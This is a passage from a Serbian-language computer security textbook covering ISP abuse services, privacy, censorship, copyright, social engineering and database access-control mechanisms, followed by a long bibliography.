U vreme nastanka Interneta, odnosno evolucije iz nekadašnjeg američkog ARPANeta (Advanced Research Projects Network američkog ministarstva obrane) računari – serveri bili su smešteni po ustanovama članicama ARPANet-a, prvenstveno vojnim, a zatim i univerzitetskim.

Početkom devedesetih godina dvadesetog veka započela je komercijalizacija Interneta i pojavili su se prvi privatni pružaoci Internet usluga, kako spajanja na Internet (dial-up i leased line) tako i iznajmljivanja prostora na računarima (web hosting). Takva pravna lica, deonička društva ili društva s ograničenom odgovornošću, poznati su pod američkim nazivom ISP/IPP (Internet Service Provider / Internet Presence Provider – posrednici, tj. pružaoci Internet usluga / usluga smeštaja web stranica). Neke od tih firmi su se na pružanje Internet usluga prebacile sa pružanja različitih BBS usluga, dok su druge bile sasvim nove firme. Velika većina njih svoju delatnost bazira na nekoliko osnovnih usluga:

- Omogućavanje spajanja klijenata na Internet
- Pružanje usluge smeštaja web-stranica i podataka
- Različiti oblici edukacije i popularizacije korištenja Interneta

Kad korisnici koriste usluge ISP firme, postoji mogućnost da će neki od njih počiniti i neki od oblika računarskog kriminaliteta, pogotovo onih koji cvetaju na Internetu. Zbog toga mnoge ISP firme imaju organizovanu službu koja prima i obrađuje prijave različitih sigurnosnih incidenata vezanih uz korisnike koji koriste njihove usluge i imaju mogućnost da takvim korisnicima uskrate dalji pristup. Takve službe (često nazvane "abuse" službama) u načelu surađuju sa istovrsnim službama drugih ISPova radi sprečavanja incidenata širih razmera, poput DDoS.

13.5. Društveni aspekti

Svet u kome živimo mnogi nazivaju digitalnim društvom. Digitalno drustvo donosi mnoge prednosti i olakšice u svakodnevnom životu za pojedinca, a takodje u poslovnom svetu, nauci, tehnici, umetnosti i različitim drugim oblastima ljudske delatnosti. Obično se kaže da je cilj istraživanja i razvoja da se stvore nova otkrića koji ce olakšati život i učiniti ga lepšim, prijatnijim i boljim. Međutim, razvoj sa sobom nosi i neke opasnosti o kojima treba voditi računa. Svaka nova tehnologija se suočava sa opasnošću da može biti zloupotrebljena – na primer, Internet je doneo puno novih mogučnosti i olakšao mnoge poslove, ali je privatnost izložio velikom riziku. Takođe, razvoj komunikacionih tehnologija često postaje predmet i područje brojnih sukobljavanja društvenih i privatnih interesa, kao i brojnih problema. Ovo ponekad rezultuje ozbiljnim društvenim posledicama. Osvrnimo se na tri područja: privatnost, slobodu izražavanja i autorska prava. Sve više autora počinje sa se bavi društvenim, pravnim i psihološkim aspektima računarskih mreža i Interneta i njihove sigurnosti.

Privatnost

Da li ljudi imaju pravo na **privatnost**? Deklarativno da, međutim u svetu Interneta i globalnih komunikacija odgovor nije tako jednostavan i jednoznačan. Pravni propisi mnogih zemalja, počevši od ustava zemalja kao najvišeg pravnog akta, najčešće garantuju pravo na privatnost i definišu odstupanje od ovog pravila u vrlo precizno određenim situacijama. Na primer, četvrti amandman Američkog ustava zabranjuje vladi da pretresa stanove, hartije i račune građana bez jakog razloga i ograničava situacije u kojima se može izdati nalog za pretres. To je pravilo koje postoji već 200 godina.

Međutim, u eri elektronskih komunikacija i prisustva čak i većine privatnih računara na globalnoj Mreži, olakšava se posao vladinim institucijama i agencijama u pogledu nadziranja građana, posebno u pogledu nadzora njihove komunikacije elektronskim sredstvima. Sa druge strane, primenom kriptografije ovo se može sprečiti ili ograničiti. Naime, preduzeća i građani mogu koristiti šifrovanje da bi zaštitili svoju komunikaciju od neželjenog uvida.

Zanimljivo je međutim da su neke zemlje donele kontraverzne zakonske akte koji nalažu da se, u slučaju primene kriptografse zaštite u komunikaciji, ključevi moraju predati određenim državnim agencijama tj. **deponovati** (engl. *key escrow*). Ovakvi potezi su doveli do dosta polemika i javnih rasprava. Primer ovoga je takozvani "**pošteni kriptosistem**" (engl. *fair cryptosystem*), koji se svojevremeno koristio u telefoniji – izdavač ključeva privatni ključ korisnika šalje korisniku, a zatim ga deli na dva dela i te delove šalje dvema aganecijama koje čuvaju parčiće ključeva. U slučaju da postoji sumnja (na primer, neka državna ustanova posumnja da je dotična osoba

terorista), bezbednosna agencija uzima parčiće ključeva iz obe agencije, sklapa privatni kljul i dalje bez problema prisluškuje telefonski razgovor korisnika. U svakom slučaju, ovde ne može biti nikakvog govora o privatnosti.

Takođe, posećujući različite Internet lokacije, mnogi ljudi nisu svesni da samim pristupom tim lokacijama ostavljaju određene informacije o sebi, ukoliko nemaju adekvatan mehanizam blokiranja različitih skriptova koji se tom prilikom izvršavaju. Popunjavanje raznovrsnih on-line formulara je takođe ponekad napad na privatnost. U osnovi on najčešće nije zlonameran, ali je preporučljivo da se pojača opreznost i proveri autentičnost sajta, kao i njegova politika privatnosti.

Mnogo više informacija o elektronskoj privatnost se može naći na lokaciji Electronic Frontier Foundation, http://www.eff.org.

Posebna mogućnost komunikacije među učesnicima koji se međusobno možda i ne poznaju, obezbeđuje se preko **anonimnih servera za prosleđivanje elektronske pošte**. Ovo je mehanizam koji često koriste politički disidenti koji žive pod autoritarnim režimima iz straha od posledica otkrivanja njihove komunikacije. Na žalost, ovo je i mehanizam koji često koriste teroristi i kriminalci, jer im daje mogućnost da planiraju svoje delatnosti na globalnom prostoru na vrlo jednostavan način, što je vrlo zabrinjavajuće u pogledu bezbednosti.

Steganografija

Poseban i zanimljiv mehanizam kojima se pribegava u razmeni informacija je **steganografija**. Ovo je veština prikrivanja poruke, obično u neki drugi sadržaj. Jedan od mogućih mehanizama je prikrivanje poruka u slike npr. JPG formata i njihovo publikovanje ili slanje preko Interneta. Pri ovom se poruka pre superponiranja (utiskivanja) u sliku, poruka može šifrovati i time učiniti dodatno zaštićenom u odnosu na nepozvane. Steganografiju ponekada koriste autori da bi "ugravirali" svoja vlasnička ili autorska prava u sliku. Ova tehnika je poznata kao tehnika **označavanja vodenim žigom** (engl. *watermarking*).

Sloboda izražavanja

Privatnost se odnosi na ona lica koja ne žele da svima pokažu „svoju ličnu kartu". Druga zanimljiva i osetljiva društvena tema je **sloboda izražavanja** i njena suprotnost – **cenzura**. Web sadrži milione strana i dostupan je svima koji imaju pristup Internetu, što izaziva dileme u pogledu nadležnosti nad kontrolom njegovog sadržaja i zloupotrebama u tom pogledu.

Zavisno od prirode i ideologije režima, zabranjeni materijal može da obuhvati lokacije sa sledećim sadržajem:

- materijal nepodesan za decu i omladinu,
- govor mržnje usmeren na različitie etničke, religiozne, seksualne i druge grupe,
- informacije o demokratiji i demokratskim vrednostima,
- istorijski materijali koji protivreče zvaničnoj verziji vlade.

Priručnici za ilegalne aktivnosti kao što su obijanje brava, pravljenje oružja, eksploziva i eksplozivnih naprava, razbijanje šifara i slično.

Neke zemlje, organizacije ili institucije pribegavaju zabranjivaju određenih lokacija, kao i filtriranju saobraćaja. Trenutno nema opšteg konsenzusa o tome šta su to prikladni sadržaji za publikovanje na Webu, a da je to prihvatljivo za sve zemlje sveta. Takođe, nema ni saglasnosti o nadležnosti sudova. Mnogima izmiče suština Interneta i Weba, a to je njegova globalnost.

Prema Andersenu (1966) postoji pojam **usluge večnog trajanja** (engl. *enternity service*). Cilj ove usluge je da onemogući povlačenje ili prepravljanje onoga što je objavljeno. Kada neki autor želi da koristi uslugu večnog trajanja, on zadaje rok trajanja materijala, plaća naknadu srazmernu roku trajanja i veličini materijala i objavljuje materijal. Posle toga materijal ne može niko da izmeni ili povuče, čak ni onaj ko ga je objavio.

Ovakva usluga se lakše može realizovati pojavom Interneta. Najednostavniji model je mreža ravnopravnih računara koji su rasuti na što širem području sa različitom jurisdikcijom, kako bi bili otporniji na političke pritiske i okolnosti. Ovim bi se obezbedila obnovljivost, u slučaju da neke lokacije budu uništene na bilo koji način. U tom slučaju bi preostale lokacije bile zadužene za obnavljanje oštećenih ili uništenih lokacija.

Neke zemlje, uključujući i one koje imaju dugi demokratsku tradiciju često pokušavaju da nametnu stroge izvozne restrikcije za pojedine kategorije roba ili usluga u određene zemlje. Ovo takođe vodi mnogim nejasnoćama, kao i sprečavanje građana svoje zemlje da pristupe informativnim sadržajima drugih zemalja.

Autorska prava

Osim privatnosti i cenzure, u kojima se tehnologija sukobljava sa društvenim pravilima ponašanja, interesantna oblast su i **autorska prava** (engl. *copyright*). Ovim pravom se obezbeđuje onima koji su autori dela koja spadaju u kategoriju **intelektualna svojina** (engl. *Intellectual Property*, *IP*), npr. piscima, kompozitorima, muzičarima, fotografima, filmskim stvaraocima i drugim autorima da imaju isključiva prava korišćenja njihovih dela na određeni period, najčešće za života autora plus 50

godina ili plus 70 godina u slučaju korporacijskog vlasništva. Posle isticanja autorskog prava, delo postaje javno vlasništvo i kada ga svako može koristiti po svojoj volji.

Bilo je nekoliko situacija do sada u kojima su se pitanja autorskih prava zaoštrila. Jedna od tih situacija je kada je Napster, servis za razmenu muzičkih dela upisao svog 50-milionitog člana. Holivud vrši veliki pritisak na računarsku industriju u pogledu zaštite intelektualne svojine i ugradnje tehničkih rešenja koja to podržavaju, dok sa druge strane računarska industrija ne želi da bude holivudski policajac.

Takođe, oktobra 1998. američki Kongres izglasao **Zakon o autorskim pravima u digitalnom milenijumu** (*Digital Millenium Copyright Act*, *DMCA*) koji je krivičnim delom proglasio svako zaobilaženje zaštitnog mehanizma autorskog dela ili saopštavanje drugom kako da to učini. Sličan zakon je donet i u okviru Evropske unije. Međutim, mada niko ne pravda masovno kopiranje autorskih dela kakvo se dešava na Dalekom Istoku, mnogi misle da je DMCA poremetio ravnotežu između interesa vlasnika autorskih prava i opšteg interesa.

Postoji i takozvana **doktrina časnog korišćenja** (engl. *far use doctrine*) koja je uspostavljena sudskom praksom u mnogim zemljama. Ova doktrina definiše da kupci dela zaštićenih autorskim pravima imaju ograničena prava kopiranja, citiranja u naučne svrhe, korišćenja u nastavne svrhe i pravo da prave rezervne kopije za ličnu upotrebu, kako bi se obezbedili u slučaju problema sa originalnim medijumom. Očito je da postoji razlika izeđu DMCA i odgovarajućih propisa u EU, jer oni čak zabranjuju legalno časno korištenje dela. U stvari, DMCA oduzima korisnicima istorijski stečena prava da bi ih uvećao prodavcima sadržaja.

Druga inovacija u ovom području je ona koju su razvili Intel i Microsoft. To je **alijansa za pouzdanu računarsku platformu** (*Trusted Computing Platform Alliance*, *TCPA*). Ideja ove alijanse je u osnovi da se naprave takav procesorski čip i operativni sistem koji će pažljivo motriti na korisnikovo ponašanje (npr. da li korisnik sluša piratizovanu muziku) i takvo ponašanje sprečiti. Ovaj sistem bi trebao čak da omogući vlasnicima sadržaja da daljinski manipulišu PC računarima korisnika, menjajući pravila kada je potrebno. Može se pretpostaviti da bi bi društvene posledice takve šeme zaštite bile nezamislive. Poznat je nedavni slučaj Sony-ja koji je distribuirao softver koji po svim definicijama svojim delom spada u kategoriju *rootkit* i koji se instalirao na korisnikov računar bez njegovog znanja, a radi kontroel upotrebe digitalnog sadržaja. Ovo je kontraverzan potez velikog giganta uz dodatnu dilemu zašto (barem u prvo vreme) zaštitni mehanizmi mnogih proizvođača nisu detektovali ovaj rootkit.

Očito je da je ovo područje na kome će se raditi u narednim godinama da bi se razrešile dileme i da bi se uravnotežili ekonomski interesi vlasnika autorskih prava sa javnim interesima.

Socijalni inženjering

Veliki problem svih metoda zaštite jeste što one podrazumevaju savesno i dosledno postupanje ljudi koji su uključeni u proces zaštite. Međutim, sve više problema u sigurnosti računarskih i informacionih sistema i mreža su povezani sa ljudskim faktorom i problemima neodgovornosti, nepažnje ili neznanja. Ovo je rastući problem i sve više autora koji se bave ovom oblašću, kao glavne mere navode:


- nedostatak svesti o veličini problema sigurnosti,
- nemar,
- neobaveštenost i neobrazovanost.

Opasnost postoji čak i kada je mreža elektronski i fizički dobro obezbeđena. Na primer, praksa pokazuje da određeni broj korisnika krši jedan od osnovnih postulata zaštite privatnosti davanjem lozinke preko kriptografski nezaštićene elektronske pošte ili telefona. Na ovaj način, korisnik praktično odaje ključ kojim su zaštićene neke tajne informacije i kompromituje poverljivost. Neki od najspektakularnijih “napada” izvedenih u novije vreme su izvedeni tako što je iskorišćena ljudska nepažnja ili neznanje. O ovome postoje brojne knjige, kao što je knjiga jednog od najčuvenijih svetskih hakera, Kevina Mitnicka “Umeće provale”.

Takođe, Bruce Schneier je napisao vrlo poznatu i značajnu knjigu - ”Applied Cryptography” (primenjena kriptografija). Ovo je knjiga koja problem osvetljava sa stanovišta matematike i generalno oslikava naučni pristup problemu sa tehničke strane. To je jedna od najpopularnijih knjiga u krugovima ljudi koji se bave kriptografijom (šifrovanjem). Ujedno je verovatno i jedna od najprodavanijih knjiga. Medjutim, nakon nekoliko godina, ovaj autor je napisao sledeću knjigu – “Secrets & Lies, Digital Security in a Networked World” (Istine i laži – digitalna sigurnost u umreženom svetu). U ovoj knjizi Schneier piše da ju je napisao da bi popravio grešku koju je napravio prvom knjigom. Ta greška je da standardne tehničke i tehnološke metode zaštite ne mogu biti dovoljne, već svaki metod padne na ljudima tj. zbog nedoslednosti, neobučenosti i neznanja, pa i lenjosti ljudi. U novoj knjizi Bruce Schneier primarno govori o psihološkim, sociološkim i ekonomskim aspektima ove problematike.

Postoje mnoge spektakularne priče o raznim upadima u računarske sisteme. Međutim, većina institucija koje su se suočile sa ovim problemom nerado pričaju o tome da ne bi izgubile ugled i kredibilitet i poverenje klijenata. Neki pojedinci i institucije čak nisu ni svesni ili postaji svesni veoma kasno da su bili predmet napada i da je neko "prošetao" njihovom mrezom ili informacionim sistemom, koristio se resursima, i možda samo pregledao njihove podatke, a mozda čak i nesto promenio u njima. Interesantno je da neki napadači to rade iz čiste zabave ili da bi se pohvalili, na primer, društvu ili devojci. Oni obično ne ćute i retko su motivisani nekom dobiti osim hakerske slave. Naravno, često se desi da ih uoče i unajmen drugi koji žele da saznaju nešto, ostvare neku dobit ili da drugom nanesu nekakvu štetu. Druga vrsta napadača

je ozbiljnija i opasnija. To su oni koji se trude da ostanu neprimećeni, da saznaju nešto, pribave sebi neku informaciju ili materijalnu korist, ali da istovremeno ostanu neotkriveni.



Sigurnost baza podataka

Privilegije nad objektima

Privilegija se dodeljuje korisnicima od strane administratora. Može biti sistemska (engl. *system privilege*), ili privilegija nad objektom šeme (engl. *schema object privilege*).

- **Sistemske privilegije** omogućavaju korisniku da izvrši širok spektar operacija koje mogu uticati na bilo koji deo baze, ili celu bazu. Na primer, pravo da se kreira novi tablespace, novi korisnik (schema), da se obriše bilo koji zapis u bilo kojoj tabeli u bilo kojoj šemi. Većinu sistemskih privilegija imaju samo DBA i projektanti aplikacija.

- **Privilegije nad objektima** određene šeme se dodeljuju korisnicima. One omogućavaju sigurnost tabela na nivou jezika za rad sa podacima (engl. *data manipulation language*, *DML*) i jezika za definisanje podataka (engl. *data definition language*, *DDL*) operacija. Na primer, administrator može omogućiti nekom korisniku pravo da izvršava DML operacije nad nekom tabelom: GRANT SELECT, INSERT, UPDATE, DELETE ili ALTER, INDEX, REFERENCES da bi izvršio DDL operacije. Pravo da daje privilegije nad objektima ima vlasnik objekta. Vlasnik objetka takodje može dati pravo drugom korisniku da daje privilegije. Ipak kompletnu kontrolu privilegija nad svim objektima i svim korisnicima ima administrator odnosno SYSTEM korisnik.

Korišćenje rola za upravljanje privilegijama

Da bi se sprovela autorizacija, može se koristiti mehanizam rola. Jednoj osobi, ili grupi osoba, može se dodeliti rola ili grupa rola. Definisanjem različitih tipova roli, administratori mogu upravljati pristupom objektima mnogo lakše.

Privilegije omogućavaju korisnicima da pristupaju ili menjaju objekte baze. **Role** su imenovane grupe privilegija koje se najčešće mogu odnositi na određena zanimanja, i kao takve mogu se dodeliti korisnicima ili drugim rolama. Pošto role omogućavaju znatno lakšu administraciju, privilegije je bolje davati rolama nego direktno korisnicima. Role se selektivno mogu dodeljivati i oduzimati od korisnika. Ovo omogućava dosta preciznu kontrolu nad korisničkim privilegijama. Na primer, upotreba određene role može se zaštititi lozinkom. Aplikacija može biti tako projektovana da samo sa određenom lozinkom omogući, odnosno dodeli rolu korisniku.

Role značajno umanjuju potrebu za dodeljivanjem pojedinačnih privilegija. Umesto dodeljivanja istog seta privilegija velikom broju korisnika iz neke logičke grupe, privilegije se dodele roli, a ona svim članovima grupe. Kada treba da se promene privilegije grupi, potrebno je samo promeniti privilegije roli, a promena se automatski odražava na sve korisnike kojima je rola dodeljena.

Korišćenje procedura i funkcija za upravljanje privilegijama

Korišćenjem procedura i funkcija u bazi, mogu se ograničiti operacije koje korisnici mogu izvršiti nad objektima baze. Može im se dodeliti samo indirektan pristup objektima, tako što im se dozvoli da izvrše proceduru koja na tačno definisan način menja podatke. Na primer procedura je definisana da pomoću ulaznih parametara update-uje slogove neke tabele. Korisniku se dodeli EXECUTE pravo nad procedurom i na taj način on može uraditi update tabele, iako nema direktno pravo UPDATE nad njom.

Korišćenje pogleda za upravljanje privilegijama

Umesto davanja privilegija korisniku nad određenom tabelom, korisnik može dobiti privilegiju nad pogledom (engl. *view*). **Pogled** je objekat u bazi koji može sadržati složeni upit. Pogled donosi još dva nivoa sigurnosti:

- ograničava pristup tabeli na samo određene kolone odabrane definicijom pogleda.
- pruža value-based sigurnost za informacije u tabeli, jer će where klauzula u definiciji pogleda ograničiti donete podatke po tačno određenom uslovu.

Sigurnost na nivou slogova

Sigurnost na nivou slogova (engl. *Row Level Security*) pruža vrlo preciznu kontrolu pristupa podacima. Za svaku tabelu sa podacima, pristup tačno određenim slogovima može biti zasnovan na parametrima korisnika. Pripadnost određenom odeljenju (sektoru), vršenje određene dužnosti, funkcije, ili drugi značajni faktori. Ranije su se u ove svrhe koristili dinamički pogledi. Noviji pristup rešavanju ovog problema je VPD (*Virtual Private Database*s).

Virtual Private Databases

VPD ima mogućnost da izvrši modifikaciju upita, prosleđenog iz aplikacije, u zavisnosti od prethodno definisanog sigurnosnog pravila pridruženog određenoj tabeli, sinonimu, ili view-u. Sigurnosno pravilo je ograničenje nad pristupom koji korisnik može imati nad objektom. Direktan, ili indirektan pristup tabeli koja ima pridruženo sigurnosno pravilo (policy) navodi bazu da konsultuje funkciju koja implementira to pravilo. Funkcija vraća uslov (where klauzulu) koji baza dodaje na korisnički upit, i na taj način dinamički menja pristup samom objektu. Na primer, ukoliko zaposleni, koji radi u prodajnom sektoru označenom sa šifrom '5' pristupa šifarniku artikala (select *

from artikal) može se upotrebiti VPD koji će dodati uslov (where sf_grp_art = '5') pa će zaposleni zapravi videti samo artikle koji su pridruženi njegovom sektoru. Bez obzira na način, na koji korisnik pritupa bazi (preko aplikacije, developer-a, sqlplus-a) VPD pruža istu snažnu kontrolu pristupa.

Šifrovanje podataka na serveru

Većina problema vezanih za bezbednost i tajnost podataka može se rešiti kvalitetnom autentifikacijom i kontrolom pristupa, koja će omogućiti da samo autorizovani korisnici pristupe podacima. Međutim sami podaci u bazi podataka ne mogu se na ovaj način sakriti od DB administratora, pošto DBA poseduje sve privilegije. Takođe, osetljivi podaci iz backup-a podataka koji se čuvaju na nekoj drugoj lokaciji bi mogli biti ugroženi ukoliko bi neko uspeo neovlašćeno da dođe do njih.

Iako šifrovanje ne može zameniti efikasnu kontrolu pristupa, njome se može postići dodatni nivo sigurnosti, tako što će se osetljivi podaci šifrovati pre upisa u bazu. Informacije koje se mogu smatrati osetljivim su brojevi kreditnih kartica, poslovne ili trgovačke tajne, industrijske formule, itd.

Mehanizmi za očuvanje integriteta podataka

Integritet podataka u bazi osigurava da su podaci tačni i konzistentni. Postoje mehanizmi koji podržavaju integritet sistema, i oni koji se tiču relacionog integriteta. Ovde spadaju referencijalni integritet i određena poslovna pravila.

- **Integritet sistema** predstavlja osiguranje da su podaci koji su uneti u bazu isti oni koji su vremenom prikupljani i unošeni, što znači da ne smeju biti menjani niti brisani od strane osoba koje nisu nadležne za to. Baza podataka mora obezbediti da se podaci ponašaju u skladu sa određenim poslovnim pravilima. Pretpostavimo da je definisano poslovno pravilo da zaposleni ne može dobiti povećanje zarade veće od 30%. Insert ili update operacija nad kolonom 'zarada' u tabeli 'zaposleni' koji krši ovo pravilo mora da vrati grešku. Ovo se može lako postići upotrebom trigera, ili check constraint-a.

- **Referencijalni integritet** obezbeđuje da vrednost, uneta u neku kolonu / kolone, mora biti iz skupa definisanih vrednosti u referenciranoj koloni / kolonama. Na primer, ispravnim korišćenjem referencijalnog integriteta u tabeli dokument, aplikacija će dozvoliti kreiranje novog dokumenta tipa 'otpremnica' i podtipa 'faktura' samo ako je u tabeli tip_dokumenta definisan tip 'otpremnica' a u tabeli podtip_dokumenta definisan podtip 'faktura' za tip 'otpremnica'.

Faktori dostupnosti

Sigurnost podataka uključuje i dostupnost podataka autorizovanim korisnicima kada god su oni potrebni. Dostupnost podataka znači kontinuitet pružanja servisa korisnicima 24 sata dnevno, 7 dana u nedelji.

Dostupnost sistema može biti zaštićena raznim faktorima:

- **Prostorne kvote**. Administratori mogu ograničiti količinu prostora u svakom tablespace-u koja će biti dostupna određenom korisniku.

- **Ograničenja u resursima**. Svakom korisniku bi trebalo dodeliti profil koji će ga ograničavati na određenu količinu sistemskih resursa. Ovo podrazumeva broj sesija koje korisnik može paralelno otvoriti, vreme korišćenja procesora, količinu logičkih I/O operacija itd.

- **Hot Backup**. Podatke bi trebali redovno kopirati na rezervne lokacije zbog mogućeg ne predviđenog kvara na serveru, disk sekciji, ili aplikacionih grešaka. Ako se izgube originalni podaci uz pomoć redovnog backup-a uvek se mogu povratiti.

Literatura

[1] D. E. Knuth, "*The Art of Computer Programming, Volume 1: Fundamental Algorithms*", Second Edition, Addison-Wesley, 1973.

[2] D. E. Bell, L. J. LaPadula, "*Secure Computer Systems: Mathematical Foundations and Model*", The Mitre Corporation, 1976.

[3] "*Trusted Computer System Evaluation Criteria*", Department of Defence, 1985.

[4] M. J. Bach, "*The Design of the UNIX Operating System*", Prentice Hall, 1987.

[5] B. Stroustrup, "*Programski jezik C++*", Mikro knjiga, 1991.

[6] D. Pleskonjić, "*Analiza kriptografskih metoda zaštite podataka*", magistarski rad, Elektrotehnički fakultet u Zagrebu, 1991.

[7] D. Pleskonjić, "*Sigurnosni mehanizmi u mrežama mikroračunara*", MIPRO 91, Savetovanje o mikroračunarima u telekomunikacijama, Opatija 1991.

[8] A. M. Lister, R. D. Eager, "*Fundamentals of Operating Systems*", Fifth Edition, The Macmillan Press Ltd, 1993.

[9] S. Rago, "*UNIX System V Network Programming*", Addison-Wesley, 1993.

[10] D. Pleskonjić, "*Modularni konvertor protokola*", XXXVIII konferencija za elektroniku, telekomunikacije, računarstvo, automatiku i nuklearnu tehniku - ETRAN, Niš, jun 1994.

[11] D. Pleskonjić, "*Modularni konvertor protokola*", INFO Časopis za informatiku, računarstvo i telekomunikacije, br. 2/94

[12] D. Stinson, "*Cryptography – Theory and Practice*", CRC Press, Boca Raton, Florida, 1995.

[13] M. A. Miller, "*Internetworking: a Guide to Network Communication LAN to LAN, LAN to WAN*", Second Edition, M&T Books, 1995.

[14] B. Schneier, "*Applied Cryptography*", Second Edition, John Wiley & Sons, Inc, 1996.

[15] A. S. Tannenbaum, "*Computer Networks*", Third Edition, Prentice Hall, 1996.

[16] D. Pleskonjić, "*A Development Environment for Generating System for Universal Network Connecting*", IEEE Technical Applications conference NORTHCON 96, Seattle, Washington, USA, November 1996.

[17] A. Menezes, P. van Oorschot, S. Vanstone, "*Handbook of Applied Cryptography*", CRC Press, Inc., 1997.

[18] A. S. Tannenbaum, A. S. Woodhull, "*Operating System Design and Implementation*", Second Edition, Prentice Hall, 1997

[19] J. Gray, "*Interprocess Communication in UNIX*", Prentice Hall, 1997.

[20] William Stallings, "*Cryptography and Network Security*", Prentice Hall, 1998.

[21] D. A. Solomon, "*Inside Windows NT*", Second Edition, Microsoft Press, 1998.

[22] N. Rhodes, J. McKeehan, "*Understanding the Linux Kernel*", O'Reily and Associates, 1999.

[23] A. K. Ghosh, A. Schwartzbard, "*A Study in Using Neural Networks for Anomaly and Misuse Detection*", Proceedings of the 8th USENIX Security Symposium, August 23-36, 1999, Washington, D.C.

[24] W. Stallings, "*Operating Systems*", Fourth Edition, Prentice Hall, 2000.

[25] W. Stallings, "*Local and Metropolitan Area Networks*", Prentice Hall, 2000.

[26] M. Živković, "*Algoritmi*", Matematički fakultet, Beograd, 2000.

[27] Paul Proctor, "*The Practical Intrusion Detection Handbook*", Prentice Hall PTR, 2000.

[28] D. A. Solomon, M. E. Russinovich, "*Inside Microsoft Windows 2000*", Third Edition, Microsoft Press, 2000.

[29] Y. Zhang, W. Lee, "*Intrusion detection in wireless ad-hoc networks*", Proceedings of the 6th annual international conference on Mobile computing and networking, p. 275 – 283, Boston, Massachusetts, United States, 2000.

[30] S. Tate, "*Windows 2000 Essential Reference*", New Riders, 2000.

[31] "*Microsoft Windows 2000 Server Resource Kit*", Microsoft Press, 2000.

[32] M. Bar, "*Linux Internals*", McGraw-Hill, 2000.

[33] A. Danesh, "*Red Hat Linux*", Mikro knjiga, 2000.

[34] A. S. Tannenbaum, "*Modern Operating Systems*", Prentice Hall, 2001.

[35] W. Stanfield, R. D. Smith, "*Linux System Administration*", Second Edition, Sybex 2001.

[36] R. W. Smith, "*Linux+ Study Guide*", Sybex, 2001.

[37] D. P. Bovet, M. Cesati, "*Understanding the Linux Kernel*", O'Reily and Associates, 2001.

[38] J. Mauro, R. McDougall, "*Solaris Internals: Core Kernel Architecture*", Prentice Hall, 2001.

[39] S. McClure, J. Scambray, G. Kurtz, "*Sigurnost na mreži*", Kompjuter biblioteka, 2001.

[40] G. Mourani, "*Securing and Optimizing Linux: The Ultimate Solution*", Open Network Architecture Inc, 2001.

[41] R. L. Krutz, R. D. Vines, "*The CISSP Prep Guide – Mastering the Ten Domains of Computer Security*", John Wiley & Sons, 2001.

[42] S. McClure, J. Scambray i G. Kurtz, "*Hacking Exposed: Network Security Secrets & Solutions*", Third Edition, Osborne / McGraw-Hill, 2001

[43] Group of authors, "*Security Complete*", Second Edition, Sybex Inc., 2002.

[44] M. Howard, D. LeBlanc, "*Writing Secure Code*", Second Edition, Microsoft, Press 2002.

[45] S. Northcutt, J. Novak, "*Network Intrusion Detection*", New Riders, 2002.

[46] S. Northcutt, "*Inside Network Perimeter Security: The Definitive Guide to Firewalls, Virtual Private Networks, Routers and Network Intrusion Detection*", New Riders, July 2002.

[47] R. K. Nichols, P. C. Lekkas, "*Wireless Security: Models, Threats, and Solutions*", McGraw-Hill, 2002.

[48] M. Maxim, D. Pollino, "*Wireless Security*", Osborne McGraw-Hill, 2002.

[49] T. Collings, K. Wall, "*Red Hat Linux Networking & System Administration*", Hungry Minds Inc., 2002.

[50] J. Wright, "*Layer 2 Analysis of WLAN Discovery Applications for Intrusion Detection*", 2002 Nov 8, http://home.jwu.edu/jwright/papers/l2-wlan-ids.pdf

[51] A. Silberschatz, P. B. Galvin, G. Gagne, "*Operating System Concepts*", Sixth Edition (Windows XP Update), John Wiley & Sons, Inc, 2003.

[52] N. Ferguson, B. Schneier, "*Practical Cryptography*", Weily Publishing Inc, 2003.

[53] S. Figgins, E. Siever, A. Weber, "*Linux in a Nutshell*", 4th Edition, O'Reilly & Associates, Inc., 2003.

[54] S. Obradović, "*Osnovi računarske tehnike i programiranja*", četvrto izdanje, Viša elektrotehnička škola, 2003.

[55] D. Pleskonjić, "*Wireless Intrusion Detection Systems (WIDS)*", 19th Annual Computer Security Applications Conference, Las Vegas, Nevada, USA, December 8-12, 2003.

[56] J. Ma, A. Tan, "*Wi-Fi Security Overview*", SIMS 219, 2003

[57] Yu-Xi Lim, T. Schmoyer, J. Levine, H. L. Owen, "*Wireless Intrusion Detection and Response*", Proceedings of the 2003 IEEE Workshop on Information Assurance United States Military Academy, West Point, NY June 2003.

[58] Group of authors, "*Improving Web Application Security, Threats and Countermeasures*", Microsoft 2003

[59] R. Bejtlich, "*The Tao of Network Security Monitoring Beyond Intrusion Detection*", Addison Wesley, 2004

[60] B. Đorđević, D. Pleskonjić, N. Maček, "*Operativni sistemi: UNIX i Linux*", Viša elektrotehnička škola, Beograd, 2004.

[61] B. Đorđević, D. Pleskonjić, N. Maček, "*Operativni sistemi: koncepti*", Viša elektrotehnička škola, Beograd, 2004.

[62] V. Vasiljević, P. Gavrilović, B. Krneta, M. Krstanović, N. Maček, B. Bogojević, "*Priručnik za administraciju računarskih mreža*", Viša elektrotehnička škola, Beograd, 2004.

[63] V. Vasiljević, P. Gavrilović, B. Krneta, M. Krstanović, N. Maček, B. Bogojević, Protokoli u računarskim mrežama – priručnik za laboratorijske vežbe, Viša elektrotehnička škola, Beograd, 2004.

[64] G. Hoglund, J. Butler, "*Rootkits: Subverting the Windows Kernel*", Addison Wesley Professional, 2005.

[65] B. Đorđević, D. Pleskonjić, N. Maček, "*Operativni sistemi: zbirka rešenih zadataka*", Viša elektrotehnička škola, Beograd, 2005.

[66] B. Đorđević, D. Pleskonjić, N. Maček, "*Operativni sistemi: teorija, praksa i rešeni zadaci*", Mikro knjiga, 2005.

[67] D. Pleskonjić, "*Protecting wireless computer networks by using intrusion detection agents*", IPSI 2005, Venice, Italy, November 10-13, 2005.

[68] S. Petrović, "*Vulnerabilities in wireless networks and intrusion detection*", Telektronikk 1.2005, Information Society and Security

[69] S. Mesarović, "*Infrastruktura javnih ključeva*", diplomski rad, Tehnički fakultet "Mihajlo Pupin", Zrenjanin, 2005.

[70] M. Bojović, "*Squid proksi server*", diplomski rad, Viša elektrotehnička škola, Beograd, 2005.

[71] D. Pleskonjić, B. Đorđević, N. Maček, M. Carić, "*Sigurnost računarskih mreža - priručnik za laboratorijske vežbe*", Viša elektrotehnička škola, Beograd, 2006.

